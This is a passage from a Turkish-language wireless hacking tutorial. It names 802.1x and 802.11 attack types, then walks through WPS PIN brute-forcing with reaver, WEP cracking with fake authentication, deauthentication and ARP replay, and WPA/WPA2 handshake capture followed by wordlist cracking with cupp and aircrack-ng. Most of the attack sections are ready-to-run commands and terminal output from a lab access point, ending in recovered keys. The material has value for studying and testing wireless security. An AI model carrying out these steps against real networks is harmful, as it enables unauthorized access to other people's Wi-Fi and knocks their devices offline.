Domain Login Cracking : VPN kimlik doğrulama protokolleri üzerinde brute-force saldırıları kullanılarak kullanıcı kimlik bilgilerini elde etmektir.

802.1x Identity Theft : Açık metin 802.1x kimlik yanıtı paketlerinden bilgilerin yakalanmasıdır.

802.1x Password Guessing : Elde edilen bir kullanıcı adı ile 802.1x kimlik doğrulama yönteminde kullanıcının şifresini tahmin etme saldırısıdır.

802.1x LEAP Cracking : NT şifre karmalarını kırmak için sözlük saldırı araçları kullanarak kayıt edilmiş EAP (LEAP) zayıf 802.1x paketlerinin elde edilmesidir.

802.1x EAP Downgrade : Sahte EAP-Reponse/Nak paketleri kullanarak 802.1x zayıf bir kimlik doğrulama tipine istekte bulunmaya zorlar.

#### 5-Kullanılabilirlik Saldırıları

Bu ataklar, yasal kullanıcılara yönelik kablosuz servislerinin verimini azaltmak veya engellemek için kullanılır.

AP Theft : Kullanım uzayından fiziksel olarak erişim noktasını çıkarmaktır.

Queensland DoS : Meşgul görünen bir kanal yapmak için CSMA/CA'dan yararlanmaktır.

802.11 Beacon Flood : İstasyonların yasal bir erişim noktasını bulmasını zorlaştırmak için binlerce sahte 802.11 beacon üretmektir.

802.11 Associate / Authenticate Flood : Bir erişim noktasının dahil olma (association) tablosunu doldurmak için rastgele MAC adreslerinden sahte kimlik doğrulama ve dahil olma isteğinin gönderilmesidir.

802.11 TKIP MIC Exploit : Geçersiz TKIP verileri üreterek, erişim noktasının MIC hata eşliğinin aşmasını, WLAN servislerinin askıya alınmasını sağlar.

802.1x Deauthenticate Flood : Erişim noktasından, bağlı olamayan kullanıcıları istasyonlar aracılığıyla sahte kimlik doğrulama ve deauthentication paketleriyle boğmaktır.

802.1x EAP-Failure : Geçerli bir 802.1x EAP değişimini gözlemledikten sonra AP'ye EAP-Hata mesajları gönderilmesidir.

802.1x EAP Length Attacks : Kötü uzun alanlar aracılığıyla EAP özel tip mesajlar göndererek bir erişim noktası ya da Radius serverın çökertilmesidir.

## BAZI KABLOSUZ AĞ SALDIRININ UYGULAMALARI

### WPS Attack

WPS(WiFi Protected Setup) güvenli bir ağ kurmak için hızlıca aksiyon almayı sağlayan bir teknolojidir. Normal bir kullanıcı için, AP üzerindeki PIN numarası bağlanılmak istenen sistemde girilir. WPS ile bağlandıktan sonra gerekli konfigürasyonlar otomatik olarak yapılır ve kullanıcıya güçlü bir WPA--PSK parolası oluşturulur. WPS PIN'leri sadece rakamlardan oluşur ve 8 hanelidir. Son hanesi diğer 7 hanenin doğruluğunu kontrol(checksum) için kullanılır. Bu durumda bir PIN kodunun alabileceği değerler en fazla 107(10 000 000)'dur. WPS kullandığı protokol gereği ise bu 7 haneyi, 4 ve 3 haneli olmak üzere iki kısma ayırıp kontrol eder. İlk 4 hane için olası ihtimaller 10 000 ve sonraki 3 hane için 1000 toplamda ise 1100 olur. Bazı AP üreticileri bu PIN kodunu her cihaz için aynı yapmakta bazıları ise MAC adresinin son 6 hanesine göre hesaplanmak-

tadır. Bazı üreticilerin modemlerinde 5 PIN denemesinden sonra WPS kilenir ve bu yolla yeni kullanıcının bağlanmasına izin verilmez. AP yeniden başlatılana kadar bu koruma devam eder. Bunu atlatmak için bir yöntem yoktur.

Ağ kartımızı monitör moda alıp var olan AP 'ler üzerinde WPS'in açık olup olmadığını inceliyoruz.

airmon-ng start <interface>

```
try@kali: ~  
root@kali:/home/try# airmon-ng start wlan0  
  
PHY      Interface  Driver      Chipset  
phy1     wlan0      rtl8187     Realtek Semiconductor Corp. RTL8187  
          (monitor mode enabled)  
  
root@kali:/home/try# wash -i wlan0  
BSSID      Ch  dBm  WPS  Lck  Vendor  ESSID  
-----  
C4:71:54:37:EE:DE  1  -63  2.0  No   Broadcom  test
```

WSPin isimli araç, AP'in MAC adresinin son 6 karakteri oluşan WPS PIN'lerini kırmak için kullanılır.

python WSPin.py <AP MAC son 6 karakteri>

```
try@kali: ~/Masaüstü  
try@kali:~/Masaüstü$ python WSPin.py 37eede  
[+] WPS pin is : 36656301
```

AP'ler wash aracıyla taranır.

wash -i <interface>

Ardından reaver aracı ile tüm olasılıklar bruteforce atışı yapılır.

reaver -i <interface> -b <AP MAC> -p <PIN> -c <kanal> -vvv



```
try@kali: ~
root@kali:/home/try# reaver -i wlan0 -b C4:71:54:37:EE:DE -c 1 -e test -p 33674346 -vvv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 1
[?] Restore previous session for C4:71:54:37:EE:DE? [n/Y] n
[+] Waiting for beacon from C4:71:54:37:EE:DE
[+] Received beacon from C4:71:54:37:EE:DE
[+] Vendor: Broadcom
WPS: A new PIN configured (timeout=0)
WPS: UUID - hexdump(len=16): [NULL]
WPS: PIN - hexdump_ascii(len=8):
    33 33 36 37 34 33 34 36                                33674346
WPS: Selected registrar information changed
WPS: Internal Registrar selected (pbc=0)
WPS: sel_reg_union
WPS: set_ie
WPS: cb_set_sel_reg
WPS: Enter wps_cg_set_sel_reg
WPS: Leave wps_cg_set_sel_reg early
WPS: return from wps_selected_registrar_changed
[+] Trying pin "33674346"
send_packet called from deauthenticate() 80211.c:380
send_packet called from authenticate() 80211.c:411
[+] Sending authentication request
send_packet called from associate() 80211.c:464
[+] Sending association request
[+] Associated with C4:71:54:37:EE:DE (ESSID: test)
[+] Sending EAPOL START request
send_packet called from send_eapol_start() send.c:48
[+] Received identity request
[+] Sending identity response
send_packet called from send_identity_response() send.c:81
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
WPS: Processing received message (len=396 op_code=4)
WPS: Received WSC_MSG
WPS: Unsupported attribute type 0x1049 len=6
WPS: Parsed WSC_MSG
WPS: Received M1
WPS: UUID-E - hexdump(len=16): d9 6c 7e fc 2f 89 38 f1 ef bd 6e 51 48 bf a8 12
```

```
try@kali: ~
WPS: Workaround - assume Enrollee does not advertise supported authentication types correctly
WPS: Enrollee Encryption Type flags 0xd
WPS: No match in supported encryption types (own 0x0 Enrollee 0xd)
WPS: Workaround - assume Enrollee does not advertise supported encryption types correctly
WPS: Enrollee Connection Type flags 0x1
WPS: Enrollee Config Methods 0x2688 [Display] [PBC]
WPS: Enrollee Wi-Fi Protected Setup State 2
WPS: Manufacturer - hexdump_ascii(len=7):
    54 50 2d 4c 49 4e 4b          TP-LINK
WPS: Model Name - hexdump_ascii(len=7):
    54 44 57 39 39 37 30          TDW9970
WPS: Model Number - hexdump_ascii(len=3):
    31 2e 30                      1.0
WPS: Serial Number - hexdump_ascii(len=12):
    43 34 37 31 35 34 33 37 45 45 44 45    C4715437EEDE
WPS: Primary Device Type: 6-0050F204-1
WPS: Device Name - hexdump_ascii(len=10):
    54 50 2d 4c 49 4e 4b 5f 41 50          TP-LINK_AP
WPS: Enrollee RF Bands 0x1
WPS: Enrollee Association State 0
WPS: Device Password ID 0
WPS: Enrollee Configuration Error 0
WPS: OS Version 80000000
WPS: M1 Processed
WPS: dev_pw_id checked
WPS: PBC Checked
WPS: Entering State SEND_M2
WPS: WPS_CONTINUE, Freeing Last Message
WPS: WPS_CONTINUE, Saving Last Message
WPS: returning
[+] Received M1 message
WPS: Found a wildcard PIN. Assigned it for this UUID-E
WPS: Registrar Nonce - hexdump(len=16): a6 30 ad a8 0e df 60 11 bb 9e df fc 55 c8 67 ff
WPS: UUID-R - hexdump(len=16): b6 4c ef f3 3a 89 bb 19 43 96 14 14 57 51 95 8d
WPS: Building Message M2
WPS: * Version
WPS: * Message Type (5)
WPS: * Enrollee Nonce
WPS: * Registrar Nonce
WPS: * UUID-R
WPS: * Public Key
WPS: Generate new DH keys
DH: private value - hexdump(len=192): b2 c6 58 73 bc 50 d7 6c bf 6e 78 8a 3d c9 c9 06 5f aa 33 63
fa 20 2d 5e 45 0b 08 84 22 fe 17 2d bd f4 b3 65 40 0c e7 62 70 eb b5 70 48 02 eb 4e 3b c2 44 b5 29
d3 ad c5 35 60 9c 9a 33 8b dc 37 43 a4 69 6b 23 60 9f 5d 20 10 fb 68 c2 bd f0 1d c3 87 94 a5 2d b
6 61 2f 20 60 3f fa 05 9c b4 7b 37 62 38 25 5d c1 26 71 27 3e de c5 be 4d 4d 5a 29 d4 7f de 48 0b
```

```
try@kali: ~  
WPS: Processing decrypted Encrypted Settings attribute  
WPS: E-SNonce2 - hexdump(len=16): 9b 3a 2c 44 18 4c a1 e8 af d5 f2 64 42 4a 34 7a  
WPS: Enrollee proved knowledge of the second half of the device password  
WPS: Invalidating used wildcard PIN  
WPS: Invalidated PIN for UUID - hexdump(len=16): d9 6c 7e fc 2f 89 38 f1 ef bd 6e 51 48 bf a8 12  
WPS: Processing AP Settings  
WPS: SSID - hexdump_ascii(len=4):  
74 65 73 74 test  
WPS: Authentication Type: 0x20  
WPS: Encryption Type: 0x8  
WPS: Network Key - hexdump(len=13): 34 72 73 6c 61 6e 77 69 66 69 31 32 33  
WPS: MAC Address c4:71:54:37:ee:de  
WPS: Update local configuration based on the AP configuration  
WPS: Processing AP Settings  
WPS: SSID - hexdump_ascii(len=4):  
74 65 73 74 test  
WPS: Authentication Type: 0x20  
WPS: Encryption Type: 0x8  
WPS: Network Key - hexdump(len=13): 34 72 73 6c 61 6e 77 69 66 69 31 32 33  
WPS: MAC Address c4:71:54:37:ee:de  
WPS: Update local configuration based on the AP configuration  
WPS: WPS_CONTINUE, Freeing Last Message  
WPS: WPS_CONTINUE, Saving Last Message  
WPS: returning  
[+] Received M7 message  
WPS: Building Message WSC_NACK  
WPS: * Version  
WPS: * Message Type (14)  
WPS: * Enrollee Nonce  
WPS: * Registrar Nonce  
WPS: * Configuration Error (0)  
[+] Sending WSC NACK  
send_packet called from send_msg() send.c:116  
WPS: Building Message WSC_NACK  
WPS: * Version  
WPS: * Message Type (14)  
WPS: * Enrollee Nonce  
WPS: * Registrar Nonce  
WPS: * Configuration Error (0)  
[+] Sending WSC NACK  
send_packet called from send_msg() send.c:116  
[+] Pin cracked in 42 seconds  
[+] WPS PIN: '33674346'  
[+] WPA PSK: '4rs1anwifi123'  
[+] AP SSID: 'test'  
root@kali:/home/try# _
```

## WEP Cracking

WEP cracking işlemi yapabilmek için IV toplamamız gerekir. IV değerlerinin yeterli sayıda toplanması ile çeşitli işlemlerden geçirilerek encode edilen parola elde edilebilir.

İlk önce ağımızda akeşif yapmak için ağ kartımızı monitor moda alıyoruz.

```
airodump-ng wlan0
```

komutu bizi monitor moda geçirir.

Ardından airodump aracını kullanarak ağ üzerindeki trafiği, ağa dahil olmadan izleyebiliriz.

```
try@kali: ~  
root@kali:/home/try# airodump-ng wlan0_
```

Ağ üzerindeki AP'ler ve bunlara bağlı olan cihazların MAC adresleri ve ağ üzerindeki data akışını aşağıdaki gibi izleyebiliriz.

```
try@kali: ~  
CH 14 ][ Elapsed: 0 s ][ 2020-11-28 00:19  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C4:71:54:37:EE:DE -55 6 2 0 1 54e WEP WEP <length: 4>  
BSSID STATION PWR Rate Lost Frames Notes Probes  
Quitting...  
root@kali:/home/try# _
```

Burada airodump-nng --bssid <AP MAC adresi> <interface>

komutu ile hedef AP üzerinde bağlı olan cihazlar tespit edilir.

```
try@kali: ~  
CH 1 ][ Elapsed: 6 s ][ 2020-11-27 23:35  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C4:71:54:37:EE:DE -53 51 84 11 4 1 270 WPA2 CCMP PSK test  
BSSID STATION PWR Rate Lost Frames Notes Probes  
C4:71:54:37:EE:DE 00:26:B6:4D:7C:10 -57 2e- 1 0 83  
C4:71:54:37:EE:DE 18:01:F1:C0:55:C5 -19 0 - 1 4 11
```

Ağ kartımızın paket injection yapabilir olduğunu

aireplay-ng -9 -e <ESSID> -a <AP MAC> <interface>

```
try@kali: ~  
root@kali: /home/try# aireplay-ng -9 -e test -a C4:71:54:37:EE:DE wlan0  
08:02:16 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1  
08:02:16 Trying to broadcast probe requests...  
08:02:16 Found 1 AP:  
08:02:16 Trying directed probe requests...  
08:02:16 C4:71:54:37:EE:DE - channel: 1 - test:  
08:02:16 Ping (min/avg/max): 2.328ms/23.087ms/31.723ms Power: -34.48  
08:02:16 30/30: 100%  
08:02:16 Injection is working!  
root@kali: /home/try#
```

Eğer ağ kartımız paket injection yapabiliyorsa “Injection is working” diye çıktı verecektir.

aireplay-ng -h parametresini kullanabilmek için ağ kartımızın MAC adresini

macchanger -s <interface>

komutu ile öğreniyoruz.

```
try@kali: ~  
root@kali: /home/try# macchanger -s wlan0  
Current MAC: ee:f9:23:5d:6c:94 (unknown)  
Permanent MAC: e8:4e:06:28:75:36 (EDUP INTERNATIONAL (HK) CO., LTD)
```

Ardından ilk tercihimiz ağ üzerinde bağlı cihazların paket üretbilmesi için onlara fakeauthentication saldırısı yapacağız. Bu saldırı saldırganın ağ kartını sanki AP üzerinde bağlı bir cihazmış gibi, belirli aralıklarla deauthentication paketlerinin gönderilmesi ile yapılan saldırı türüdür.

```
try@kali: ~  
root@kali: /home/try# aireplay-ng -1 6000 -a C4:71:54:37:EE:DE -h E8:4E:06:28:75:36 wlan0  
08:02:16 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1  
08:02:16 Sending Authentication Request (Open System) [ACK]  
08:02:16 Authentication successful  
08:02:16 Sending Association Request [ACK]  
08:02:16 Association successful :- ) (AID: 1)  
08:02:31 Sending keep-alive packet [ACK]  
08:02:46 Sending keep-alive packet [ACK]
```

aireplay-ng -0 <deauthentication paket sayısı> -a <hedef AP MAC adresi> -c <Ağ kartının MAC adresi> <interface>

komutu ile deatuhentication saldırısı yapılır. Genelde bu saldırı ağ üzerindeki IV yakalayabileceğimiz paket sayısını arttırsa da yeterli seviyeye gelmesi için saatlerce beklememiz gerekebilir.

```
try@kali: ~  
CH 1 ][ Elapsed: 1 min ][ 2020-11-28 08:02  
  
BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH  
C4:71:54:37:EE:DE -69 96    612    1407  10  1  54e WEP  WEP  OPN  
  
BSSID          STATION          PWR   Rate    Lost    Frames  Notes Pr  
C4:71:54:37:EE:DE E8:4E:06:28:75:36  0     0 - 1      0        4  
C4:71:54:37:EE:DE 00:26:B6:4D:7C:10 -18    5e- 1      0       63  
C4:71:54:37:EE:DE 18:01:F1:C0:55:C5 -20   36e- 1      0       29  
C4:71:54:37:EE:DE 78:C3:E9:26:79:74 -41   36e- 6    1029    1498
```

Saatlerce beklemek yerine ağ üzerindeki cihazların yayınladığı ARP paketlerini kat ve kat fazla olacak şekilde büyütürük ağa tekrar yansıtır. Bu saldırıya ARP replay saldırısı denir.

aireplay-ng -3 -b <AP MAC> <interface>

Komutu ile hedef AP ye ARP replay saldırısı başlatılır. Saldırı ilk başlatıldığı sırada ağ üzerinde herhangi bir ARP paketi buluncaya kadar bekler. ARP paketi bulduğu zaman onları ağa yansıtmaya başlar.

```
try@kali: ~  
root@kali:/home/try# aireplay-ng -3 -b C4:71:54:37:EE:DE wlan0  
No source MAC (-h) specified. Using the device MAC (E8:4E:06:28:75:36)  
08:12:28 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1  
Saving ARP requests in replay_arp-1128-081228.cap  
You should also start airodump-ng to capture replies.  
Read 180 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```



```
try@kali: ~  
Read 1177 packets (got 148 ARP requests and 115 ACKs), sent 173 packets...(500 p  
Read 1351 packets (got 211 ARP requests and 153 ACKs), sent 223 packets...(497 p  
Read 1533 packets (got 278 ARP requests and 189 ACKs), sent 274 packets...(499 p  
Read 1700 packets (got 344 ARP requests and 219 ACKs), sent 323 packets...(497 p  
Read 1881 packets (got 408 ARP requests and 256 ACKs), sent 374 packets...(499 p  
Read 2050 packets (got 473 ARP requests and 290 ACKs), sent 425 packets...(500 p  
Read 2236 packets (got 529 ARP requests and 326 ACKs), sent 475 packets...(500 p  
Read 2416 packets (got 577 ARP requests and 371 ACKs), sent 525 packets...(500 p  
Read 2543 packets (got 664 ARP requests and 399 ACKs), sent 574 packets...(499 p  
Read 2756 packets (got 705 ARP requests and 434 ACKs), sent 625 packets...(500 p  
Read 2898 packets (got 784 ARP requests and 463 ACKs), sent 675 packets...(500 p  
Read 3093 packets (got 828 ARP requests and 497 ACKs), sent 724 packets...(499 p  
Read 3241 packets (got 910 ARP requests and 528 ACKs), sent 775 packets...(500 p  
Read 3431 packets (got 949 ARP requests and 566 ACKs), sent 824 packets...(499 p  
Read 3594 packets (got 1023 ARP requests and 596 ACKs), sent 875 packets...(500  
Read 3788 packets (got 1065 ARP requests and 636 ACKs), sent 925 packets...(500  
Read 3917 packets (got 1151 ARP requests and 670 ACKs), sent 975 packets...(500  
Read 4069 packets (got 1202 ARP requests and 706 ACKs), sent 1024 packets...(499  
Read 4229 packets (got 1239 ARP requests and 741 ACKs), sent 1075 packets...(499  
Read 4385 packets (got 1305 ARP requests and 780 ACKs), sent 1124 packets...(499  
Read 4577 packets (got 1373 ARP requests and 818 ACKs), sent 1175 packets...(499  
Read 4803 packets (got 1447 ARP requests and 861 ACKs), sent 1225 packets...(499  
Read 4969 packets (got 1543 ARP requests and 899 ACKs), sent 1275 packets...(499  
Read 5184 packets (got 1609 ARP requests and 940 ACKs), sent 1325 packets...(499
```

Ağ üzerinde bir bağlantı kopukluğu olmadığı müddetçe ağ üzerindeki cihazlar ARP paketi oluşturmaya devam eder. Bundan dolayı AP üzerinde bağlı bulunan bir cihazı seçip bu cihaza deauthentication saldırısı yapılır.

Deauthentication paketi AP'ye hedeflenen cihaz tarafından gönderilmiş gibi görünen oturum kapatma isteğidir.

`aireplay-ng -0 <deauthentication paketi sayısı> -a <AP MAC> -c <hedef makine MAC> <interface>`

```
try@kali: ~  
root@kali:/home/try# aireplay-ng -0 1 -a C4:71:54:37:EE:DE -c 18:01:F1:C0:55:C5 wlan0  
08:18:50 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1  
08:18:51 Sending 64 directed DeAuth (code 7). STMAC: [18:01:F1:C0:55:C5] [16|65 ACKs]  
root@kali:/home/try# _
```

Hedef olarak seçtiğimiz android cihaz tek bir paketle ağdan düştüğü için, bir tane deauthentication paketi göndermemiz yeterli olacaktır.

Bizim örneklerimizde zaten ağ üzerinde bir bağlantı kopukluğu olduğu için deauthentication saldırısı yapmamız gerekli değildir.

Yeterli sayıda IV topladığımızı düşünüyorsak ctrl+c ile ağı sniff etmeyi durdururuz. Ardından topladığımız IV leri aircrack-ng isimli araç ile karşılaştırılarak parolaya erişmeye çalışırız. Eğer yeterli sayıda IV

toplayamamışsak bir sonraki 5000 IV paketi ile deneyin gibi bir uyarı verir.

aircrack-ng -b <AP MAC> <IV kaydının yapıldığı .cap uzantılı dosya>

komutu ile aircrack-ng çalıştırılır.

```
try@kali: ~  
Aircrack-ng 1.6  
[00:00:02] Tested 170103 keys (got 2102 IVs)  
KB   depth  byte(vote)  
0    16/ 17  F9(3584) 27(3328) 51(3328) 55(3328) 6F(3328) AB(3328) B4(3328)  
1    19/ 20  05(3328) 06(3072) 13(3072) 24(3072) 25(3072) 29(3072) 2C(3072)  
2    16/  2  F0(3328) 05(3072) 0F(3072) 17(3072) 2F(3072) 34(3072) 62(3072)  
3     6/  3  AC(3840) 13(3328) 17(3328) 43(3328) 71(3328) 8D(3328) 96(3328)  
4     4/ 10  BD(3840) 0C(3584) 22(3584) 2B(3584) 2F(3584) 7D(3584) B6(3584)  
Failed. Next try with 5000 IVs.
```

```
try@kali: ~  
root@kali:/home/try# aircrack-ng -b C4:71:54:37:EE:DE WEP_dump-02.cap  
Reading packets, please wait...  
Opening WEP_dump-02.cap  
Read 159028 packets.  
  
1 potential targets  
  
Attack will be restarted every 5000 captured ivs.  
Starting PTW attack with 50948 ivs.  
KEY FOUND! [ 64:65:6E:65:6D ] (ASCII: denem )  
Decrypted correctly: 100%
```

## WPA Cracking

airmon-ng <interface> <Kanal>

Komutu ile ağ kartı monitör moda alınır ve ağ trafiği dinlenir.

```
try@kali: ~  
root@kali:/home/try# airmon-ng start wlan0 1  
  
PHY      Interface  Driver      Chipset  
phy0     wlan0      rtl8187     Realtek Semiconductor Corp. RTL8187  
(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

Bu saldırının gerçekleştirilebilmesi için handshake yakalamamız gerekli. Dolayısıyla clientless (istemcisiz) bir saldırı mümkün değildir.



airodump-ng <interface> --bssid <AP MAC> --channel <kanal> -w <dosya ismi> <interface>

komutu ile AP üzerinde bağılı cihazlar görüntülenirken aynı zamanda belirtilen dosyaya da yakalanması halinde handshake yazılır.

```
try@kali: ~  
CH 1 ][ Elapsed: 6 s ][ 2020-11-28 08:29  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C4:71:54:37:EE:DE -62 5 0 0 1 270 WPA2 CCMP PSK test  
BSSID STATION PWR Rate Lost Frames Notes Probes  
C4:71:54:37:EE:DE 00:26:B6:4D:7C:10 -70 0 - 1 0 5
```

AP üzerinde bağılı olan tek cihaz var dolayısıyla biz de onu hedefleyeceğiz. Handshake işlemi bir cihazın ağı bağlanması sırasında gerçekleştirildiği için, ya bir cihazın ağı katılmasını bekleyeceğiz ya da deauthentication saldırısı yaparak ağdan düşüp tekrar bağlanmasını sağlayacağız. Bekelemek saatler sürebileceği için deauthentication saldırısı yapacağız.

aireplay-ng -0 <deauthentication paket sayısı> -a <AP MAC> -c <hedef MAC> <interface>

komutu ile hedef cihazımızın ağdan düşüp tekrar bağlanmasını sağlıyoruz.

```
try@kali: ~  
root@kali:/home/try# aireplay-ng -0 1 -a C4:71:54:37:EE:DE -c 00:26:B6:4D:7C:10 wlan0  
08:34:22 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1  
08:34:23 Sending 64 directed DeAuth (code 7). STMAC: [00:26:B6:4D:7C:10] [41|63 ACKs]  
root@kali:/home/try#
```

Eğer handshake işlemi yakalınmışsa airodump üzerinde WPA: handshake : MAC  
Gibi bir bölüm görünmeye başlayacaktır.

```
try@kali: ~  
CH 1 ][ Elapsed: 3 mins ][ 2020-11-28 08:34 ][ WPA handshake: C4:71:54:37:EE:DE  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C4:71:54:37:EE:DE -61 90 1847 370 1 1 270 WPA2 CCMP PSK test  
BSSID STATION PWR Rate Lost Frames Notes Probes  
C4:71:54:37:EE:DE 00:26:B6:4D:7C:10 -9 1e- 1e 0 614 EAPOL test  
C4:71:54:37:EE:DE 18:01:F1:C0:55:C5 -18 1e- 1 0 30
```

Handshake dosyasının içerisinde parola bulunsada, özelleştirilmiş bir encode işleminden geçirildiği için bu sefer saldırı yaklaşımımız bir wordlist yardımı ile brutforce saldırısı yapmak olacaktır. Wordlist içerisindeki tüm değerlerin encode hali ile handshake içerisinde bulunan encode edilmiş parola karşılaştırılır. Eğer aynı ise

bize döndürülür.

Hazır wordlistler kullanılacağı gibi bizimde Wordlist oluşturmamıza olanak sağlayacak olan cupp aracını kullanacağız.

```
try@kali: ~  
root@kali:/opt/cupp# python3 cupp.py -i  
cupp.py! # Common  
          # User  
          # Passwords  
          # Profiler  
          [ Muris Kurgas | j0rgan@remote-exploit.org ]  
          [ Mebus | https://github.com/Mebus/ ]  
  
[+] Insert the information about the victim to make a dictionary  
[+] If you don't know all the info, just hit enter when asked! ;)  
  
> First Name: 4rslan  
> Surname: wifi  
> Nickname: 123  
> Birthdate (DDMMYYYY):
```

Wordlist oluşturulduktan sonra aircrack-ng ile elimizdeki pakete bruteforce saldırısı yaparız.

aircrack-ng -w <wordlist> -c <handshake yakaladığımız .cap uzantılı dosya>

komutu ile kırma işlemi başlatılır.

```
try@kali: ~  
root@kali:/home/try# aircrack-ng -w wordlist.txt -c WPA-01.cap  
Reading packets, please wait...  
Opening WPA-01.cap  
Read 1804 packets.  
  
# BSSID ESSID Encryption  
1 C4:71:54:37:EE:DE test WPA (1 handshake)  
  
Choosing first network as target.  
Reading packets, please wait...  
Opening WPA-01.cap  
Read 1804 packets.
```

```
try@kali: ~  
Aircrack-ng 1.6  
[00:00:00] 15/15 keys tested (183.11 k/s)  
Time left: --  
KEY FOUND! [ 4rslanwifi123 ]  
  
Master Key      : 36 EA 6B 3D 6C 4D A9 3F C9 C2 0B EA 42 FD 7F 69  
                  C9 FE 77 F2 18 66 A3 44 28 F7 1C 3D 3F EB 1F 46  
  
Transient Key   : 24 47 2E 50 B6 EB 7A DD AE 3A 7E 63 91 C4 AC 67  
                  98 41 DA 26 84 40 5C 33 DB 99 A1 DD 8D 48 4F 4A  
                  3E 9C 17 D3 A2 EA 72 9D 3F 93 C0 7B 0C 3C 26 53  
                  3D 77 D8 C9 F5 B0 37 EF 2B CF 34 CB 25 59 E6 96  
  
EAPOL HMAC     : E8 D1 62 29 F9 0D F5 AA 19 9F 4F 35 28 4B 52 63
```

## WPA2 Cracking

airmon-ng <interface> <Kanal>

Komutu ile ağ kartı monitör moda alınır ve ağ trafiği dinlenir.

```
try@kali: ~  
root@kali:/home/try# airmon-ng start wlan0 1  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0              rtl8187     Realtek Semiconductor Corp. RTL8187  
          (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

Bu saldırı için de handshake yakalamamız gerekiyor. Dolayısıyla belirleyeceğimiz bir hedefe deauthentication saldırısı gerçekleştireceğiz.

airodump-ng <interface> --bssid <AP MAC> --channel <kanal> -w <dosya ismi> <interface>

komutu ile AP üzerinde bağlı cihazlar görüntülenirken aynı zamanda belirtilen dosyaya da yakalanması halinde handshake yazılır.

```
try@kali: ~  
CH 1 ][ Elapsed: 6 s ][ 2020-11-28 08:29  
  
BSSID      PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID  
C4:71:54:37:EE:DE -62      5          0    0  1  270 WPA2 CCMP PSK test  
  
BSSID      STATION    PWR  Rate  Lost  Frames  Notes  Probes  
C4:71:54:37:EE:DE 00:26:B6:4D:7C:10 -70   0 - 1    0      5
```

aireplay-ng -0 <deauthentication paket sayısı> -a <AP MAC> -c <hedef MAC> <interface>

komutu ile hedef cihazımızın ağdan düşüp tekrar bağlanmasını sağlıyoruz.

```
try@kali: ~  
root@kali:/home/try# aireplay-ng -0 10 -a C4:71:54:37:EE:DE -c 88:F8:72:C3:60:78 wlan0  
00:29:12 Waiting for beacon frame (BSSID: C4:71:54:37:EE:DE) on channel 1  
00:29:13 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|62 ACKs]  
00:29:13 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|63 ACKs]  
00:29:14 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|63 ACKs]  
00:29:14 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|62 ACKs]  
00:29:15 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 1|63 ACKs]  
00:29:15 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|63 ACKs]  
00:29:16 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|62 ACKs]  
00:29:16 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|60 ACKs]  
00:29:17 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|59 ACKs]  
00:29:17 Sending 64 directed DeAuth (code 7). STMAC: [88:F8:72:C3:60:78] [ 0|63 ACKs]
```

Bu işlemden sonra handshake yakalama imkanımız oluşur.

```
try@kali: ~/Masaüstü  
CH 1 ][ Elapsed: 1 min ][ 2020-11-29 00:30 ][ WPA handshake: C4:71:54:37:EE:DE  
  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C4:71:54:37:EE:DE -59 83 592 167 2 1 130 WPA2 CCMP PSK test  
  
BSSID STATION PWR Rate Lost Frames Notes Probes  
C4:71:54:37:EE:DE 66:3F:D4:0C:93:89 -1 1e- 0 0 1  
C4:71:54:37:EE:DE 18:01:F1:C0:55:C5 -6 0 - 1 0 137  
C4:71:54:37:EE:DE 88:F8:72:C3:60:78 -33 1e- 6 413 1379 PMKID test  
C4:71:54:37:EE:DE DA:A1:19:75:A8:26 -39 0 - 1 0 1 test  
C4:71:54:37:EE:DE A0:02:DC:95:1F:D2 -62 1e- 1 1 8  
C4:71:54:37:EE:DE 2C:D0:66:4D:6A:3E -63 0 - 1e 0 10
```

WPA saldırısında kullandığımız wordlist oluşturmamıza olanak sağlayan cupp aracıyla tekrar bir wordlist oluşturuyoruz.

```
try@kali: ~  
root@kali:/opt/cupp# python3 cupp.py -i  
cupp.py! # Common  
          # User  
          # Passwords  
          # Profiler  
          [ Muris Kurgas | j0rgana@remote-exploit.org ]  
          [ Mebus | https://github.com/Mebus/ ]  
  
[+] Insert the information about the victim to make a dictionary  
[+] If you don't know all the info, just hit enter when asked! ;)  
  
> First Name: 4rslan  
> Surname: wifi  
> Nickname: 123
```

Son olarak elde ettiğimiz handshake dosyasına oluşturduğumuz wordlist ile aircrack-ng aracını kullanarak

bruteforce atağı gerçekleştireceğiz.

aircrack-ng <handshake dosyası .cap uzantılı> -w <wordlist>

```
